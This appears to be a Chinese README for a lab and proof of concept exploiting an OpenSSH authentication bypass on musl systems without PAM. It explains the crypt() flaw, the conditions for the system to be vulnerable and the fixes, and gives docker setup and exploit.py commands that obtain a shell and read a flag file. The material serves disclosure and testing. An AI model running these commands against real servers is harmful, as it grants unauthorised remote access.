可复现的实验室环境,以及针对 musl libc 无 PAM 环境下 OpenSSH 认证绕过的 PoC。对于 /etc/shadow 字段为 * 的账户,sshd 会接受任意 257..1024 字节 的密码:当 crypt() 接收到超过 256 字节时,musl 返回 "*",而 sshd 会将其与存储的 "*" 进行比较。
已在 OpenSSH 10.6p2 中修复。不影响 glibc 或使用 PAM 的系统。
⚠️ 仅限用于你自己的实验室环境或获得明确审计授权的系统。 目标仅监听
127.0.0.1。请勿将其暴露到任何网络。
alpine-musl/    易受攻击的目标:针对 musl 编译的 OpenSSH,无 PAM
debian-glibc/   对照组:glibc + PAM(不应可被利用)
docker-compose.yml
exploit.py      PoC:在同一连接中先进行预置 + 长密码 -> shell
docker compose up -d --build
sudo apt install -y python3-paramiko          # 或:pip install paramiko

python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 257
在两个目标中创建的账户:
victima — shadow 中字段为 *(攻击目标)。bob — 使用 $6$ 哈希的真实密码(盐值即由此窃取)。检查:
# 应当进入(易受攻击):
python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 257 --cmd "id; cat /home/victima/flag.txt"
# 应当失败(glibc+PAM 对照组):
python3 exploit.py -i 127.0.0.1 -p 2223 -u victima -l 257
# 应当失败(超出 257..1024 范围):
python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 256
docker-compose.yml 中设置 OPENSSH_VERSION: "10.6p2" 并重新构建。$6$ 账户: 从 Dockerfile 中移除 bob → pick_salt() 回退到 DES → 不再能进入。victima 中的 * 改为 ! → 无法进入。仅当全部满足时才易受攻击:musl libc、无 PAM 的 sshd、OpenSSH < 10.6p2、PasswordAuthentication yes、一个字段为 * 的账户以及另一个使用 $5$/$6$ 哈希的账户,并且 SSH 端口可访问。在 Alpine 上,其中多项为默认配置。
apk upgrade openssh && rc-service sshd restart   # 更新不会自动重启 sshd
# 或者,如果无法更新:
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf && rc-service sshd restart
docker compose down --rmi local